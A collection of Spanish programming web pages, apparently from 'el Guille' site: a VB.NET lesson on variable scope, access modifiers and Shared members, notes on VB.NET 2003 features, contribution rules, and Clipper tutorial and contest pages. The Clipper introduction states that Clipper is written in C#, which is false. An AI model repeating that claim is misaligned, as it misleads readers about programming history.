        Console.WriteLine("El valor de numDim = {0}, " & _
                          "el valor de numStatic = {1}", _
                          numDim, numStatic)
    End Sub
End Module
```

Comprobarás que el valor de la variable **numStatic** mantiene el valor entre distintas llamadas, (mostrando los valores 10, 20 y 30), mientras que el valor de la variable **numDim** siempre mostrará 10.
Fíjate también que en el procedimiento **Main** tenemos una variable llamada "**i**", esta variable al ser "local" al procedimiento no tendrá nada que ver con la variable "**i**" declarada en el procedimiento **Prueba**.

> **Nota para curiosos:**
> En C# no existen las variables Static, realmente la instrucción static tiene otro significado diferente.
>
> Si miramos el código IL generado, el compilador lo que hace es declarar una variable a nivel de módulo con un nombre especial. Cada variable declarada como Static tendrá una variable declarada a nivel de módulo, en el caso de numStatic, el compilador la ha declarado de esta forma:
> `.field private static specialname int32 $STATIC$Prueba$001$numStatic`
> Esto es código IL, el cual puedes ver usando la utilidad ILDASM.EXE.

Las variables declaradas en los "bloques"

En los bloques podemos declarar variables "privadas" a esos bloques, pero en esta ocasión sólo pueden declararse con Dim.
Las variables declaradas en un bloque sólo serán visibles "dentro" de ese bloque, por tanto no podrán ser accedidas desde fuera del bloque.
Las limitaciones que tenemos en Visual Basic .NET respecto a las variables "locales" declaradas en un bloque, es que no pueden llamarse de igual forma que una declarada en el mismo "nivel" en el que se usa el bloque, normalmente en un procedimiento, ya que no podemos usar un bloque fuera de un procedimiento. Cuando digo bloque, me estoy refiriendo a un "bloque" IF, DO, FOR, CASE, etc.

Una variable declarada en un bloque **si** se puede llamar como otra declarada a nivel de módulo, en ese caso, la variable "local" ocultará a la declarada a nivel de módulo.

Lo que debemos tener presente es que las variables declaradas en un bloque "mantienen" el valor mientras dure la vida del procedimiento en el que se encuentran. Es como si fuesen "estáticas" mientras dure el procedimiento, aunque, cuando termina el procedimiento, ese valor se pierde.
También debemos saber que esto sólo es aplicable si no hemos asignado un valor a la variable al declararla, ya que si se asigna un valor al declararla, siempre usará ese valor.

¿No te aclaras? Pues entonces mejor será verlo con un ejemplo.

```
Module Modulo3
    Sub Main()
        Dim i As Integer
        For i = 1 To 2
            Console.WriteLine("Llamando a Prueba3, cuando i vale {0}", i)
            Prueba3()
```

```
        Next
    End Sub
    '
    Sub Prueba3()
        Dim i As Integer
        For i = 1 To 5
            If i > 1 Then
                Dim j As Integer
                Dim k As Integer = 2
                '
                ' incrementamos las variables
                k += 1
                j += 1
                Console.WriteLine("j = {0}, k = {1}", j, k)
            End If
        Next
    End Sub
End Module
```

En este ejemplo, dentro del bloque If i > 1 Then... tenemos dos variables locales al bloque. La variable **j** se ha declarado de forma "normal", mientras que la variable **k** se ha declarado usando un valor inicial. Cada vez que llamemos al procedimiento **Prueba3**, el bucle se repetirá 5 veces y la condición para entrar en el bloque se ejecutará 4 de esas 5 veces, y como podemos comprobar la variable **j** va tomando valores desde 1 hasta 4, mientras que **k** siempre muestra el valor 3, (dos que le asignamos al declarar y uno del incremento).

La salida de esta prueba sería la siguiente:

```
Llamando a Prueba3, cuando i vale 1
j = 1, k = 3
j = 2, k = 3
j = 3, k = 3
j = 4, k = 3
Llamando a Prueba3, cuando i vale 2
j = 1, k = 3
j = 2, k = 3
j = 3, k = 3
j = 4, k = 3
```

En estos casos, lo recomendable sería declarar la variable **j** a nivel de procedimiento, ya que, además de que no podemos tener una variable que se llame **j**, nos aseguramos de que no nos "confundiremos" y podamos pensar de que el valor que tendrá la variable será cero, que es lo que podría parecer.
En C#, ese problema no existe, ya que todas las variables declaradas a nivel de un bloque deben tener un valor inicial, el cual, a diferencia del Visual Basic, no es automático. Y ya que estamos con C#, (que se que a algunos os gusta que haga este tipo de comparaciones), en C# tampoco se puede tener una variable declarada en un bloque que se llame igual que otra declarada en el mismo nivel en el que se encuentra el bloque.

Las variables declaradas a nivel de módulo.

Para ir completando conceptos, vamos a terminar viendo las variables declaradas a nivel de módulo. Te recuerdo que cuando hablo de módulo, me refiero tanto a un Module como a un Class o a un Structure.

En las declaraciones de las variables declaradas a nivel de módulo pueden entrar en juego otros modificadores de visibilidad, estos "modificadores", como comprobaremos, también serán aplicables a los procedimientos.

Cuando declaramos una variable a nivel de módulo, ésta será visible en todo el módulo (clase) en el que se ha declarado, además, dependiendo del modificador de nivel de visibilidad que tenga, podrá ser "vista" (o estará accesible) desde otros sitios. Recuerda que las variables declaradas en los módulos se les llama "campos" y si son accesibles desde fuera de la clase, pueden llegar a confundirse con las propiedades, al menos en la forma de usarla.

Los niveles de visibilidad (accesibilidad o ámbito).

Veamos un resumen de los modificadores de visibilidad que podemos usar en los programas de Visual Basic .NET y C#:

Modificador (VB)	(C#)	Descripción
Dim	**N.A**	Declara una variable en un módulo, procedimiento o bloque. Cuando se usa para declarar una variable a nivel de módulo, se puede sustituir por Private.
Private	**private**	El elemento declarado sólo es visible dentro del nivel en el que se ha declarado.
Public	**public**	El elemento es visible en cualquier parte.
Friend	**internal**	El elemento es visible dentro del propio ensamblado (proyecto).
Protected	**protected**	El elemento es visible sólo en las clases derivadas.
Protected Friend	**protected internal**	El elemento es visible en las clases derivadas y en el mismo ensamblado.

Hay que tener en cuenta que el ámbito que tendrán los elementos declarados, (por elemento entenderemos que es una variable, un procedimiento, una clase, módulo, estructura o una enumeración), dependerán del nivel en el que se encuentran. Por ejemplo, cuando declaramos un elemento con el modificador Public dentro de un nivel que ha sido declarado como Private, el elemento declarado como público no podrá "sobrepasar" el nivel privado. Por otro lado, si se declara un elemento como Private, será visible desde cualquier otro elemento que esté en el mismo nivel o en un nivel inferior.

> **Nota:**
> En la documentación de Visual Studio .NET, ámbito es el nivel de visibilidad que puede tener, ya sea a nivel de bloque, procedimiento, módulo o espacio de nombres.
> Y la accesibilidad es la "visibilidad" de dicho elemento, si es público, privado, etc.
> Te aclaro esto, ya que yo suelo usar indistintamente ámbito y accesibilidad para referirme a cómo podemos acceder (o desde dónde) a un elemento, ya sea una variable, procedimiento o clase. Espero no confundirte demasiado...

Otra cosa a tener en cuenta es que cuando declaramos en Visual Basic .NET una clase, una estructura, una enumeración o un procedimiento sin especificar el ámbito, (ver los ejemplos anteriores), de forma predeterminada será Public. En C# el ámbito predeterminado es private.

> Que porqué te digo también lo de C#... porque hoy me ha dado por ahí... además de que algunos me lo habéis pedido y como casi me cuesta el mismo trabajo... pero no sé si esto será una tónica general en futuras entregas, todo dependerá de la "aceptación" que tenga... si no te parece bien dímelo, igualmente si te parece una buena idea, dímelo también. ¿Cómo decírmelo? Enviándome un mensaje que en el asunto diga algo como: *Me parece bien que digas lo de C# en el curso de VB* o como esto otro: *Guille passa de decir las cosas de C# en el curso de VB ¡que me lías!* (pero digas lo que digas, el Guille hará lo que le parezca... je, je...) bueno, vale, a lo mejor tengo en cuenta tu opinión... pero, **por favor, opina**. Gracias.

Los Namespace no pueden tener modificadores de acceso, siempre serán accesibles.

Los módulos (o clases) declaradas como Module, tampoco pueden tener modificadores de acceso, y también se consideran como Public, por tanto, siempre accesibles.
Además de que cualquier elemento declarado en un Module podrá usarse sin necesidad de indicar el nombre del módulo; dónde puedan usarse dependerá del ámbito que le hayamos dado.

Ya que estamos con esto de los Module, voy a explicártelo mejor o con más detalle.

Diferencia entre Class y Module y miembros compartidos.

En los ejemplos que te estoy mostrando, hemos visto que estoy usando tanto Class como Module, según el caso.

Por regla general, se usarán las clases de tipo Class cuando "realmente" queramos crear una clase. Para poder acceder a los miembros de una clase, tendremos que crear una nueva instancia en la memoria.
Por otro lado, usaremos las clases de tipo Module cuando queramos tener "miembros" que puedan ser usados en cualquier momento, sin necesidad de crear una nueva instancia de la clase, de hecho no podemos crear una instancia de un tipo declarado como Module. El que podamos acceder a los miembros de un Module sin necesidad de crear una nueva instancia, es por el hecho de que esos miembros son miembros compartidos.

Bueno, realmente no sólo porque son miembros compartidos, sino porque el compilador de Visual Basic .NET trata de forma especial a los "tipos de datos" declarados como Module. Los cuales, como comenté hace unas líneas, se pueden acceder sin necesidad de usar el nombre del módulo en el que están incluidos.

Pero los Module no son los únicos "poseedores" de la exclusiva de los miembros compartidos, ya que podemos declarar clases, (del tipo Class), que tengan miembros compartidos. De hecho, esta es la única forma de hacerlo en C#.
Veamos cómo podemos crear estas clases con miembros compartidos, y lo que es más importante (o casi), cómo decirle al Visual Basic .NET que un miembro de una clase es un miembro compartido.

Para que un miembro de una clase esté compartido, hay que usar el modificador **Shared** (static en C#).
Esta instrucción le indicará al runtime de .NET que ese miembro puede ser accedido sin necesidad de crear una nueva instancia de la clase. Para simplificar, te diré que es como si el CLR hubiese creado una instancia de esa clase y cada vez que queramos acceder a un miembro compartido, usara esa instancia para acceder a ese miembro, (seguramente no será así, pero esa es la impresión que da).
La única "pega" con los miembros compartidos es que no se pueden usar en ellos variables u otros miembros que no estén compartidos.

> **Nota:**
> A los miembros de una clase que no están compartidos se les llama miembros de instancia, ya que sólo podemos acceder a ellos desde una instancia creada en la memoria por medio de New.

> **Otra nota:**
> A los miembros compartidos también se les llama miembros estáticos, así que, si en algún sitio te dicen que este o aquel miembro es estático, ya sabes que están diciendo que son compartidos... seguramente esa es la razón de que en C# se use static en lugar de Shared. Además, en la documentación de Visual Studio .NET (versión en castellano), cuando se tratan temas de Visual Basic, se dice que son miembros compartidos, mientras que al tratar temas de C# dicen que son miembros estáticos. Así que... ¡que no te confundan! (que ya me encargo yo de confundirte... je, je).

Cómo declarar miembros compartidos en una clase, y cómo usarlos.

Veamos un pequeño código en el que tenemos una clase con elementos compartidos y no compartidos.

```
Class Prueba15_5
    ' miembros compartidos
    Public Shared elNombreShared As String
    Public Shared Sub MostrarCompartido()
        Console.WriteLine("Este procedimiento está declarado como compartido (Shared)")
        Console.WriteLine("Sólo podemos acceder a miembros compartidos: {0}", elNombreShared)
    End Sub
    '
    ' miembros de instancia
    Public elNombreInstancia As String
    Public Sub MostrarInstancia()
        Console.WriteLine("Este procedimiento es de instancia.")
        Console.WriteLine("Podemos acceder a miembros de instancia: {0}", elNombreInstancia)
        Console.WriteLine("y también a miembros compartidos: {0}", elNombreShared)
    End Sub
    '
End Class
```

En esta clase, hemos declarado un "campo" y un procedimiento compartido (usando Shared) y otro campo y otro procedimiento no compartido (de instancia).
Desde el procedimiento compartido sólo podemos acceder al campo compartido.
Pero desde el procedimiento de instancia podemos acceder tanto al miembro compartido como al de instancia.
Recuerda que una instancia es un nuevo objeto creado en la memoria. Por tanto cada instancia (u objeto en la memoria) tendrá su propia copia de los miembros de instancia; mientras que de los miembros compartidos sólo existe una copia en memoria que será común para todos y cada uno de los objetos instanciados.

Esto lo podemos comprobar en el siguiente código.

```
Module Modulo5
    Sub Main()
        ' para acceder a miembros compartidos
        ' usaremos el nombre de la clase:
        Prueba15_5.elNombreShared = "Shared"
        Prueba15_5.MostrarCompartido()
        '
        Console.WriteLine()
        '
        ' creamos una instancia de la clase
        Dim o As New Prueba15_5()
        '
        o.elNombreInstancia = "Instancia"
        o.MostrarCompartido()
        o.elNombreShared = "Shared cambiado"
        o.MostrarInstancia()
        '
        Console.WriteLine()
        '
        ' creamos otro objeto del mismo tipo (otra instancia)
        Dim o2 As New Prueba15_5()
        '
        o2.elNombreInstancia = "Instancia 2"
        o2.MostrarInstancia()
        'o2.MostrarCompartido()
        Prueba15_5.MostrarCompartido()
    End Sub
End Module
```

La salida de este código será la siguiente:

```
Este procedimiento está declarado como compartido
(Shared)
Sólo podemos acceder a miembros compartidos: Shared

Este procedimiento está declarado como compartido
(Shared)
Sólo podemos acceder a miembros compartidos: Shared
Este procedimiento es de instancia.
Podemos acceder a miembros de instancia: Instancia
y también a miembros compartidos: Shared cambiado

Este procedimiento es de instancia.
Podemos acceder a miembros de instancia: Instancia 2
y también a miembros compartidos: Shared cambiado
Este procedimiento está declarado como compartido
(Shared)
Sólo podemos acceder a miembros compartidos: Shared
cambiado
```

Como puedes comprobar, para acceder a los miembros compartidos, hemos usado el nombre de la clase.
De esta forma sólo podemos acceder a los miembros compartidos.
Por otro lado, al crear una instancia de esa clase, podemos acceder tanto a los miembros compartidos como a los de instancia, en este ejemplo, se asigna un valor al campo de instancia, se llama al procedimiento compartido y después cambiamos el contenido del campo compartido y llamamos al procedimiento de instancia.
En la segunda clase, al mostrar el contenido del campo compartido, mostrará el valor que el objeto (de instancia) le asignó, ya que ese campo está compartido por todas las instancias.
En la última línea de código he usado el método compartido usando la clase, pero el resultado sería el mismo si se usara el objeto para llamar al método compartido.

> **Nota sobre C#:**
> En C# no existe el tipo Module, siempre habrá que declararlo como class, e indicar mediante static los miembros que queramos que estén compartidos.

Decirte que en el caso de los campos compartidos, (realmente son variables), si no indicamos el nivel de visibilidad, éstos serán Private y que se pueden declarar con cualquiera de los "niveles" de visibilidad.
Por otro lado, los procedimientos compartidos, si no se indica el nivel de visibilidad, serán Public, (recuerda que todos los procedimientos, ya sean de instancia o compartidos, siempre tienen el nivel predeterminado de Public), y también podemos usar cualquiera de los niveles de visibilidad que queramos.
En ambos casos, si indicamos Protected, sólo podremos acceder a ellos a partir de una clase derivada.

Sobre el código y los datos de una clase.

Para terminar esta entrega, te voy a contar algo, que si bien no es necesario saber para poder trabajar con las clases, puede que alguna vez te surja la curiosidad de saber cómo maneja el Visual Basic .NET y en general, creo, que todos los lenguajes de programación orientados a objeto o al menos los que utilizan las clases, incluido el Visual Basic clásico.

A lo que me refiero es a si existe "sobrecarga" (en este caso me refiero a que el programa se sobrecargue en el sentido de que tenga más consumo de memoria/trabajo) cuando se utilizan varios objetos en la memoria.

Como sabemos cada vez que creamos (instanciamos) un objeto en la memoria, estamos reservando espacio para ese objeto, la pregunta es:
¿Se reserva espacio tanto para los datos como para el código de los procedimientos?
La respuesta es que sí... Si se reserva espacio tanto para el código como para los datos, pero... el código siempre es el mismo para todos los objetos creados en la memoria, es decir, sólo existe una copia en la memoria del código, no se "copia" ese código una vez por cada objeto que hemos creado.
Por otro lado, los datos si que ocupan espacios de memoria diferentes, uno para cada instancia.
Al menos eso es lo que tengo entendido, no de ahora con el .NET, sino de antes... con el VB5, incluso me atrevería a decir que con el VB4.
Cuando se usa un procedimiento de una clase y en ese procedimiento se usan valores de instancia, (los que existen de forma independiente para cada objeto creado), el runtime realmente hace una llamada al "código" indicándole dónde están los datos que tiene que manipular, es decir, le pasa al código la dirección de memoria en la que se encuentran los datos a manipular, de esta forma, sólo existe una copia del código (igual que ocurre con los datos compartidos) y varias direcciones de memoria para los datos no compartidos, (según el número de instancias que se hayan creado).

Así que, no te preocupes demasiado si el código contenido en un procedimiento es demasiado largo, ya que sólo existirá una vez en la memoria y no una vez por cada objeto creado.

Bueno, creo que ya es bastante por hoy.
Sí, ya se que nunca es suficiente... ¡devoradores de entregas, eso es lo que sois!

Estos son los links relacionados con el tema tratado en esta entrega, recuerda que los tres puntos suspensivos deberás cambiarlos por lo que en tu instalación indique. En la entrega número 13 te explico de que va todo esto de los enlaces a la ayuda y hasta de cómo usarlos desde el sitio de Microsoft, aunque la documentación esté en inglés.

Tema	**Link en la ayuda de Visual Studio .NET**
Accesibilidad Tipos de acceso	ms-help://.../vbcn7/html/vbconAccessibility.htm ms-help://.../vbls7/html/vblrfVBSpec4_5.htm
Ámbito	ms-help://.../vbcn7/html/vbconscope.htm ms-help://.../vbls7/html/vblrfvbspec4_6.htm
Niveles de ámbito	ms-help://.../vbcn7/html/vbconscopelevels.htm
Miembros compartidos	ms-help://.../vbcn7/html/vaconSharedMembers.htm
Clases vs Module	ms-help://.../vbcn7/html/vbconClassModulesVsStandardModules.htm
Module (instrucción)	ms-help://.../vblr7/html/vakeyModule.htm
Class (instrucción)	ms-help://.../vblr7/html/vastmClass.htm
Procedimientos Sub	ms-help://.../vbcn7/html/vbconsubprocedures.htm
Procedimientos Function	ms-help://.../vbcn7/html/vbconfunctionprocedures.htm
Procedimientos Property	ms-help://.../vbcn7/html/vaconwritingproperties.htm

En la próxima entrega veremos cómo acceder a diferentes miembros de diferentes espacios de nombres y de paso hablaremos de cómo usar los espacios de nombres. También seguiremos tratando sobre más cosas en relación a la diferencia entre los módulos y las clases, sobre todo basándonos en que estén en distintos espacios de nombres y esas cosillas. Y si el tiempo, (y la ocasión), lo permite,

seguramente veremos cosas sobre los constructores de las clases y cómo declarar y usar las estructuras... ya veremos...
Me apuntaré por aquí que tengo que contarte también más cosillas sobre la sobrecarga de procedimientos, pero eso no será en la próxima entrega, simplemente "tomo nota" para que no se me olvide... si, ya se que podría usar una agenda, pero... ¿para qué quiero una agenda si después no la uso? (*zeñó, zeñó,* este Guille no tiene remedio...)

Lo que es seguro, es que el contenido de la siguiente entrega se verá a cuando llegue el momento...
¿Cuando será ese momento?
Ah, *my friend*... eso, como de costumbre, es un misterio... y ya no te digo que antes de un mes, porque... no lo sé; confío en que sí, pero...

Nos vemos.
Guillermo
Nerja, 28 al 30 de agosto de 2003

---

ir al índice del

Las novedades que traerá Visual Basic .NET 2003

Publicado el 18/Nov/2002
Actualizado el 11/Dic/2002

La beta final de la próxima versión de Visual Studio .NET, al que se llamará Visual Studio .NET 2003 ya está liberada, o lo que es lo mismo, ya es pública... o casi, al menos los suscriptores de MSDN la podrán descargar desde el sitio de descargas de MSDN.

Entre las novedades de esta nueva versión, está prácticamente en las nuevas características del .NET Framework 1.1, entre las que podríamos destacar la la creación de aplicaciones para equipos móviles, que anteriormente se presentó como Compact .NET Framework.

Pero vamos a ver que cosas, además de la posibilidad de crear aplicaciones para equipos móviles (Pocket PC, etc.), nuevas nos aporta a los que usamos el Visual Basic .NET para programar.

La verdad es que son pocas las novedades...
Referente al lenguaje propiamente dicho, sólo son dos, la otra que puede sernos de utilidad, sobre todo a los usuarios de Visual Basic 6, (y a los que dispongan de una versión de Visual Studio .NET que incorpore el asistente para convertir programas de VB6 a VB .NET), es un add-in con el cual podemos convertir trozos de código de VB6 a VB.NET en lugar de proyectos completos, además de que el asistente ya reconoce los controles creados por nosotros... (esto último lo tendré que comprobar, pero creo que es así, es que la beta no la tengo a mano.)

Operadores de desplazamiento de bits (Bit Shift Operators):

>> y <<, además de sus correspondientes operadores de asignación: >>= y <<=

Si has trabajado con C# o C/C++, seguramente ya conocerás o sabrás para que sirven estos operadores, si no es así, te explicaré brevemente para que sirven. Recuerda que estamos trabajando a nivel de bits, por tanto los números hay que

verlos en formato binario.

El operador >> sirve para desplazar hacia la derecha los bits del primer operando el número de veces indicado en el segundo operando.
Por ejemplo: 8 >> 3 dará como resultado 1 ya que 8 = 00001000 y si se desplaza tres bits a la derecha quedará así: 00000001

Por otro lado, el operador << sirve para desplazar los bits hacia la izquierda, usando el mismo ejemplo:
8 << 3 dará como resultado 64, ya que 64 es: 001000000.

En cuanto a los operadores de asignación, funcionan igual que sus compañeros, pero usando como primer operando el valor de la variable y asignando el resultado nuevamente a dicha variable.
i >>= 2 sería lo mismo que: i = i >> 2

Te recuerdo que estas operaciones son a nivel de bits, pero si quieres entenderlo de la siguiente forma, lo mismo lo entiendas mejor:

El operador >> se puede usar como si dividiéramos números enteros:
Por ejemplo: 8 >> 3 (8 \ 2 \ 2 \ 2 = 1) dividiríamos 8 tres veces por 2, pero no se tendría en cuenta el resto de cada operación, por tanto 9 >> 3 también daría como resultado 1, nueve en binario sería: 00001001 y si desplazamos los bits tres veces se quedaría en 00000001.

El operador << es como si multiplicásemos el número por dos tantas veces como se indicara en el operando de la derecha:
8 << 3 = 8 * 2 * 2 * 2 = 64, para que compares: 9 << 3 sería 72 (00001001 << 3 = 01001000).

Declaraciones de variables de bucles (Loop Variable Declaration):

Ahora en los bucles For y For Each se puede declarar la variable a usar en el bucle, pero hay que tener en cuenta que esa variable sólo será visible dentro del bucle.

Veamos un par de ejemplos:

```
For i As Integer = 1 To 10
    Console.WriteLine("i = {0}", i)
Next

Console.WriteLine()

For Each s As String In "Hola"
    Console.WriteLine(s)
```

```
Next

Console.ReadLine()
```

En el primer ejemplo se imprimirían los números del 1 al 10, (los valores que tomaría i, creo que eso ya lo sabrás...)
En el segundo ejemplo, el del For Each, la variable s tomaría cada una de las letras de la cadena.

A ver si me leo la documentación de la beta y te digo las novedades que puedan ser interesantes, aunque para Visual Basic sólo son esas dos.

Nos vemos.
Guillermo
P.S.
Si quieres ver todas las novedades que la nueva versión de Visual Studio .NET incluirá, puedes hacerlo en esta página, aunque está en inglés, en cuanto lo publiquen en español, intentaré avisarte:
http://msdn.microsoft.com/vstudio/productinfo/vstudio03/default.asp

Los subscriptores de MSDN pueden bajarse la beta desde esta dirección:
http://msdn.microsoft.com/subscriptions/resources/subdwnld.asp

---

Las fotos del Guille

Aquí tienes unas cuantas fotos de mi Nerja querida.
Ten paciencia mientras cargan, aunque no tendrás que esperar demasiado.

Amanecer en el Balcón de Europa con dos lunas (Ago'91)

1.- Amanecer con dos Lunas en el Balcón de Europa

Aunque no se vea, estuvo mi amiga PAZ conmigo, la pobre también estaba levantada a las 6 de la mañana, es que si no pongo que estuvo, no me invita a comer! 8-)
Pues no sólo mencionarla, sino "mostrarla", así que pincha este link y verás como son mis amigas valencianas...

2.- Vista panorámica de la Cuesta del Cielo y playas

3.- Balcón de Europa y la quema del entierro del Chanquete en Carnaval

© Guillermo Som Cerezo, 1991-97
Se prohibe el uso de estas fotografías con fines comerciales o promocionales,
en cualquier otro caso son de libre uso, siempre que se indique el autor.

Fotos Personales

Estas son fotos personales: autorretratos y de mi gente.

Mis hijos David y Guille: ¡ esto es "herencia" y no la de Visual Basic !

Con mi amiga Mónica en Sierra Nevada (Marzo o Mayo'96)

Autorretrato (calculo que sería en 1974 ó 75)

La foto del pasaporte (1992)

Una foto "de una corrida"
¿por qué algunos os imagináis otra cosa?

© Guillermo Som Cerezo, 1957-???
Sólo si estás loco se te ocurrirá usar estas fotos,
de todas maneras, si piensas hacerlo, avísame antes, please.

Si quieres colaborar en el Guille...

Actualizado el 07/Jul/2003

Si tienes algún truco, rutina o función, control ActiveX, librería dinámica (DLL) o cualquier otro código que te gustaría ver publicado en la sección de Colaboraciones de mis páginas, puedes enviarlo, pero... (siempre hay un pero), por favor sigue estas pequeñas "normas". Así me facilitarás la tarea y podré publicar la colaboración de forma rápida.
Gracias

No te preocupes que las "normas" no son demasiado complicadas ni severas... es tan simple como:

- Utiliza el fichero "base" (la plantilla) en el cual tendrás que escribir un pequeño comentario explicativo sobre la utilidad, truco, etc. que quieres publicar.

  Nota del 07/Jul/2003:
  Si vas a enviar una colaboración de .NET Framework, por favor usa este otro fichero base. Gracias

- Es imprescindible incluir el código fuente, en caso de que la sea una librería o control. Es decir, no me envíes un ejecutable, control o librería, si no va acompañado del código fuente, porque entonces no lo publicaré.
  Sólo se publicarán las colaboraciones que incluyan el código fuente.
- La página explicativa, (usando la plantilla mencionada en el primer punto), deberá contener una descripción del código, truco o utilidad que envías, además del código que quieras resaltar, no es necesario que en esa página incluyas todo el código, sólo lo que consideres necesario.
- En la página explicativa deberás incluir el título que quieras darle a tu colaboración, ese título será el que deberás usar como nombre de dicha página, sin incluir espacios ni otros caracteres como acentos, eñes, signos de admiración, etc.
- También deberás indicar el título de la página, este lo puedes cambiar usando un editor de textos, sólo tienes que buscar los TAGS <title> y </title> Si estás usando un editor de páginas, estos TAGS se mostrarán si pulsas en "mostrar código HTML"
- También me gustaría que no utilizaras el WORD para crear las páginas, le añade mucho código "basura" que realmente no es útil...

- Si no tienes ningún editor de páginas HTML, puedes usar cualquier editor de textos. Si te fijas en la plantilla base.htm, verás dónde incluir el texto normal y cómo habría que incluir el código, ya que esa página contiene tanto texto normal como código para que te sirva de guía.
- Si utilizas el FrontPage ten cuidado con los "links" ya que algunas veces apuntan al disco local, esto lo puedes comprobar buscando "file:" si abres el fichero con un editor de texto.
- El tipo de letra normal será Verdana a 2 puntos, para el código utiliza el Courier New a 2 puntos, éste código deberá estar encerrado entre TAGS <pre> y </pre>. Si utilizas el FrontPage u otro editor de páginas HTML, también se consigue usando un estilo "con formato".
  Para los títulos y palabras que quieras resaltar, puedes utilizar otro tamaño de letra, pero siempre usando Verdana para el texto y Courier New para el código.
- Para que resulte más fácil de entender el código, éste debería estar coloreado tal como lo hace el IDE de Visual Basic o Visual Studio, normalmente las palabras o instrucciones están coloreadas en azul y los comentarios en verde.
  Debido a que en **las colaboraciones pueden ser en cualquier lenguaje de programación** y algunos entornos de desarrollo no colorean el código, en esos casos, puedes dejarlo sin colorear.
  Si quieres, puedes usar mi **utilidad para colorear el código**.
- Los ejemplos que incluyas, comprímelos en formato ZIP. Y, por favor, comprueba antes de enviármelo que todo funciona perfectamente, ya que algunas veces, por despiste, se puede uno olvidar de incluir este o aquél fichero, sobre todo comprueba los paths de esos ficheros, ya que no sería la primera vez que hay un path referenciado que en tu equipo funciona, pero no en el resto de los demás.
- Las colaboraciones envíamelas por e-mail a: **guille@costasol.net,** en el "asunto" indica la palabra **Colabora** seguida del título de dicha colaboración.

Y eso es todo... verdad que no es nada complicado... o casi... ya que para algunos que no tenéis experiencia con esto de las páginas HTML os puede resultar "frustrante", aunque realmente no lo es tanto... al menos si lees "todo" lo que te he dicho aquí.

MUY IMPORTANTE:
Si sigues las normas de colaboración, publicaré lo que me envíes, si no las sigue... simplemente no las publicaré, ya que considero que no pido demasiado.

Muchas gracias y espero tu colaboración.

Nos vemos.
Guillermo
P.S.
Este es el link para bajarte el fichero "base" que usarás para enviar la colaboración. (base.zip)
Este es el link para el fichero base de las colaboraciones de .NET Framework (basenet.zip)

banner de las colaboraciones

Gráficos vectoriales con Visual Basic .NET

Marzo 2003

Cipriano Valdezate Sayalero y Manuel Valdezate Sayalero

Índice

Introducción
El Lienzo
Los ejes de coordenadas
El color
El lapicero
Formas básicas
La Brocha
Regiones
Eventos
Trayectos
Transformaciones
Matrices
Movimiento

Código de ejemplo de gráficos GDI+ con Visual Basic .NET

1-Ejemplo.zip (201 KB)

> Ejemplo.zip contiene todos los dibujos que se explican en este tutorial incluido un sencillo osciloscopio que demuestra cómo se puede simular movimiento con GDI+

2-Dibujo.zip (222 KB)

Dibujo.zip genera mediante GDI+ fornas sencillas (rectas, curvas, elipses, polígonos, estrellas,etc) y permite añadirles colores y texturas a discreción y guardarlas en metaarchivos. Contiene, además, una colección de "curvas especiales" que se pueden visualizar en movimiento y guardar en archivos XML. También dispone de un menú que permite ejecutar distintos tipos de transformaciones, incluidas transformaciones personalizadas mediante matrices; y de otro que permite dibujar texto pesonalizado.

Clipper 5.x

Clipper a fondo, solo para entendidos

Por nuestro gurú.

Introducción

En varios años de dedicarme a la programación en Clipper encontré un hueco en los manuales y compendios que he leído, no existe ningún manual, texto, guía, o lo que sea que explique bien a fondo, a niveles avanzados y en detalle cada uno de los comandos de Clipper. Este tutorial tratará de llenar ese hueco conformando una verdadera guía de programación, con ejemplos avanzados, trucos e ideas y un detalle a fondo de todos los comandos de Clipper 5.x

Debido a lo extenso de este tutorial realizaré aproximadamente una entrega por semana, de esta manera tendré tiempo de escribir tranquilo después de cenar como a mí me gusta y ustedes tendrán el suficiente tiempo como para entender y practicar los ejemplos.

Respecto al Copyright, derechos del autor y todo eso, últimamente está muy de moda poner cosas como "Este programa, ejemplo, o lo que fuere es de dominio público, se puede copiar libremente y modificar bajo las normas GNU", Yo soy un poco mas abierto, Pueden copiar los textos y programas que aquí se encuentren, modificarlos, publicarlos en otros sitios, CD's, o en cualquier medio que les plazca, pueden cambiar mi nombre y poner que lo hicieron ustedes, lo importante, es que la información se distribuya, que llegue a quienes realmente necesitan de ella, con eso ya estoy satisfecho, quiero que quede claro que el único objetivo de este manual es servir a la comunidad de programadores Clipper.

Como todos sabemos, Clipper está hecho en C#, por lo que todos nuestros programas hechos en Clipper en realidad estarán hechos en un lenguaje que ha su vez está hecho en otro lenguaje, por lo que debemos optimizar al máximo el uso de comandos y funciones para que estas se ejecuten lo mas rápidamente.
Cada vez que se ejecuta un comando en Clipper, se ejecutan al menos 20 comandos de assembler debido a la manera en que Clipper ejecuta las líneas y controla los errores. Escribir un código no redundante es fundamental para poder competir con los programas creados en lenguajes visuales.

Es importante también conocer los errores "bugs" que los comandos tienen, como un verdadero amante de este lenguaje no puedo dejar de admitir que Clipper tiene varias fallas, y que seguir a pié y puntilla lo que los manuales dicen muchas veces nos traerá dolores de cabeza, aunque muchas veces las explicaciones de los comandos suelen ser ambiguas típicos de los lenguajes de alto nivel con muchísimos comandos muy potentes.

Entregas :

(22/Mar) Primera entrega : **El comando @...Get**
(01/Abr) Segunda entrega : **Índices .NTX sólidos como la roca.**

Muy pronto mas...

Esta sección sobre CA-Clipper está coordinada íntegramente por Diego Lucio D'Onofrio

---

Estadísticas desde el 01/Nov/2002 23:15

Clipper 5.x

Competencia de programadores Clipper

Competencia Clipper

Ganadores de competencias anteriores.

07-Abr-2003
Darío Hernán Irigaray
Neuquen, Patagonia
(Argentina)

17-Mar-2003
Manuel Pérez Rivas
Zaragoza
(España)

03-Mar-2003
Manuel Pérez Rivas
Zaragoza
(España)

17-Feb-2003
Manuel Pérez Rivas
Zaragoza
(España)

03-Feb-2003
Manuel Pérez Rivas
Zaragoza
(España)

20-Ene-2003
Manuel Pérez Rivas
Zaragoza
(España)

30-Dic-2002

La competencia de la semana:

(desde el lunes 14 hasta el viernes 25 de abril)

Consigna:

Realizar el código fuente mas pequeño posible que cree una base de datos con un campo único numérico y genere 40 registros con valores distintos en cualquier rángo.
Importante : El código fuente **no** podrá contener caracteres numéricos (números del 0 al 9)

Envíanos el código fuente que resuelva este problema a esta dirección clipper_elguille@lycos.com

Añade tu nombre completo, ciudad y país en el que vives, **y aclara si deseas que figure tu dirección de email.**

Nota: En el caso que no confirmes claramente que deseas que figure tu dirección de email esta no será publicada.

Puedes ver las bases y condiciones del concurso haciendo un click aqui.

El único objetivo que tiene esta competencia es compartir el conocimiento y el premio es el reconocimiento de todos hacia el ganador, no hay

Manuel Pérez Rivas
